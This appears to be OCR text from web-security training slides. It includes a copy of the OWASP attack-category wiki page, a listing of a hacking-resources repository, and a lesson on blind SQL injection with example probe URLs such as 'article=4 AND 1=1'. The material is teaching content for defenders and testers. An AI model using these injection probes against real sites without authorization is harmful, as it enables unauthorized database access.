
Break the application to manageable chunks

- Large app scans can take hours
- Functional breakout (admin, reporting)

Allot time to reset the application & purge backend database

- Scans inject bad data
- Can use VM snapshots


theartofhacking.org
USERNAME
PASSWORD
LOGIN
CANCEL
WEB SERVER
APPLICATION
DATABASE


theartofhacking.org
XSS
USERNAME
PASSWORD
CSRF
Click-Jacking
LOGIN
CANCEL
Packet Tampering
Packet Sniffing / MiTM
XML Injection
WEB SERVER
Directory Traversal
APPLICATION
FORGED TOKEN
DIRECT OBJECT REFERENCE
SQL Injection
DATABASE

About The Open Web Application Security Project

(Redirected from About OWASP)

Last revision (mm/dd/yy): **01/30/2018**

https://www.owasp.org

The OWASP Foundation

https://www.owasp.org/index.php/Category:Attack

Home
About OWASP
Acknowledgements
Advertising
AppSec Events
Books
Brand Resources
Chapters
Donate to OWASP
Downloads
Funding
Governance
Initiatives
Mailing Lists
Membership
Merchandise
News
Community portal
Presentations
Press
Projects
Video
Volunteer

Reference
Activities
Attacks
Code Snippets
Controls
Glossary
How To...
Java Project
.NET Project
Principles
Technologies
Threat Agents
Vulnerabilities

Tools
What links here
Related changes
Special pages
Printable version
Permanent link
Page information

Category:Attack

Help

This category is for tagging common types of application security attacks.

What is an attack?

Attacks are the techniques that attackers use to exploit the vulnerabilities in applications. Attacks are often confused with vulnerabilities, so please try to be sure that the attack you are describing is something that an attacker would do, rather than a weakness in an application.

All attack articles should follow the Attack template.

Examples:

- Brute Force: Is an exhaustive attack that works by testing every possible value of a parameter (password, file name, etc.) Brute_force_attack
- Cache Poisoning: Is an attack that seeks to introduce false or malicious data into a web cache, normally via HTTP Response Splitting. Cache_Poisoning
- DNS Poisoning: Is an attack that seeks to introduce false DNS address information into the cache of a DNS server, where it will be served to other users enabling a variety of attacks. (e.g., Phishing)

Note: many of the items marked vulnerabilities and other places are really attacks. Some of the more obvious are:

- Resource exhaustion
- Reflection injection
- Reflection attack in an auth protocol

Subcategories

This category has the following 12 subcategories, out of 12 total.

A
- Abuse of Functionality (7 P)

D
- Data Structure Attacks (2 P)

E
- Embedded Malicious Code (3 P)
- Exploitation of Authentication (8 P)

I
- Injection (30 P)

P
- Path Traversal Attack (1 P)
- Probabilistic Techniques (4 P)
- Protocol Manipulation (1 P)

R
- Resource Depletion (2 P)
- Resource Manipulation (10 P)

S
- Sniffing Attacks (empty)
- Spoofing (5 P)

Pages in category "Attack"

The following 69 pages are in this category, out of 69 total.

B
- Binary planting
- Blind SQL Injection
- Blind XPath Injection
- Brute force attack
- Buffer overflow attack

C
- Cache Poisoning
- Cash Overflow
- Code Injection
- Command Injection
- Comment Injection Attack
- Content Security Policy
- Content Spoofing
- Cornucopia - Ecommerce Website Edition - Wiki Deck
- Execution After Redirect (EAR)

F
- Forced browsing
- Form action hijacking
- Format string attack
- Full Path Disclosure
- Function Injection


H
- HTTP Response Splitting

I
- Inyección de Código
- Inyección SQL
- Inyección SQL Ciega
- Inyección XPath
- Path Traversal

R
- Reflected DOM Injection
- Regular expression Denial of Service - ReDoS
- Repudiation Attack
- Resource Injection

S
- Server-Side Includes (SSI) Injection
- Session fixation
- Session hijacking attack
- Session Prediction
- Setting Manipulation
- Special Element Injection
- Spyware
- SQL Injection

Source: OWASP



https://theartofhacking.org/github


Add topics

63 commits | 1 branch | 0 releases | 2 contributors

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

santosomar adding additional references — Latest commit 8a852c5 22 hours ago

capture_the_flag	adding CTF information	4 months ago
cheat_sheets	adding additional references	22 hours ago
cloud_resources	Rename Kali in AWS.md to README.md	6 months ago
exploit_development	adding exploit exercises	26 days ago
fuzzing_resources	Add fuzzing resources links	5 months ago
metasploit_resources	adding metasploit info	28 days ago
mobile_security	adding reverse engineering and mobile security references	2 months ago
osint	adding OSINT resources	28 days ago
pen_testing_reports	Rename public_reports.md to README.md	6 months ago
recon	adding recon info	26 days ago
reverse_engineering	adding exploit development references	2 months ago
useful_commands_and_scripts	Create reverse_shells.md	27 days ago
virl_topologies	Renumber VIRL topology files as reflected in the actual lesson numbers	27 days ago
vulnerable_servers	Update README.md	27 days ago
wireless_resources	Update z-wave.md	a month ago
README.md	Update README.md	3 months ago



README.md

The Art of Hacking Series

SQL Injection (advanced)

Reset lesson

1 2 3 4 5

Blind SQL Injection

Blind SQL injection is a type of SQL injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Difference

Let's first start with the difference between a normal SQL injection and a blind SQL injection. In a normal SQL injection the error messages from the database are displayed and gives enough information to find out how the query is working. Or in the case of an union based SQL injection the application does not reflect the information directly on the webpage. So in the case where nothing is displayed you will need to start asking the database questions based on a true or false statement. That's why a blind SQL injection is much more difficult to exploit.

There are several different types of blind SQL injections: content based and time based SQL injections.

Example

In this case we are trying to ask the database a boolean question based on for example a unique id, for example suppose we have the following url: `https://my-shop.com?article=4` On the server side this query will be translated as follows:

```
SELECT * from articles where article_id = 4
```

When we want to exploit this we change the url into: `https://my-shop.com?article=4 AND 1=1` This will be translated to:

```
SELECT * from articles where article_id = 4 AND 1 = 1
```


If the browser will return the same page as it used to when using `https://my-shop.com?article=4` you know the website is vulnerable for a blind SQL injection. If the browser responds with a page not found or something else you know a blind SQL injection might not work. You can now change the SQL query and test for example: `https://my-shop.com?article=4 AND 1=2` which will not return anything because the query returns false.

